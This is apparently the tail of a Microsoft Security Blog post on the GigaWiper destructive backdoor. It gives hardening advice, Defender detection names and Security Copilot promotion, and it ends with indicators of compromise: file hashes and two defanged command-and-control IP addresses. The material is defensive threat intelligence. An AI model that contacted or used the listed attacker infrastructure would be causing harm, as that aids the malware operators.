  • Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown threats.
  • Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
  • Allow investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
  • Microsoft Defender XDR customers can also implement the following attack surface reduction rules to harden an environment against techniques used by threat actors:

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
ExecutionExecution of malware componentsMicrosoft Defender Antivirus
– Giga
– Wiper
– FlockWiper
– CutBrooch

Microsoft Defender for Endpoint
– ‘WprFlock’ malware was detected
– ‘WprCree’ malware was detected
– ‘FlockWiper’ malware was detected
– ‘GigaWiper’ malware was detected
– Possible ransomware activity
– Ransomware behavior detected in the file system

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise

IndicatorTypeDescription
633d4cbd496b1094495da89a64f5e6c31a0f6d4d1488411db5b0cba1cfe42001SHA-256GigaWiper backdoor
ce9ad5f6c12019f4aae5b189bd8ddf5bb09e75b06a0a587b25a855c65948c913SHA-256GigaWiper backdoor
f622ed85ef31ad4ab973f4e74524866fe1bb44f0965ad2b2ad796cd657a05bfdSHA-256GigaWiper backdoor
9706a192e2c1a1faaf0a521daf31c2af60ff4590e3f47bbb4abc227f42af0683SHA-256GigaWiper backdoor
3c30deb6556a94cfb84ae51798f4aecfae8c7358e55fdb321c5f2376579631cdSHA-256GigaWiper standalone wiper
440b5385d3838e3f6bc21220caa83b65cd5f3618daea676f271c3671650ce9a3SHA-256Crucio
12c39f052f030a77c0cd531df86ad3477f46d1287b8b98b625d1dcf89385d721SHA-256FlockWiper
db41e0da7ab3305be8d9720769c6950b4dc1c1984ef857d3310eb873a0fc7674SHA-256FlockWiper
185.182.193[.]21IP addressGigaWiper C2
212.8.248[.]104IP addressGigaWiper C2

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post GigaWiper: Anatomy of a destructive backdoor assembled from multiple malware appeared first on Microsoft Security Blog.

❌
❌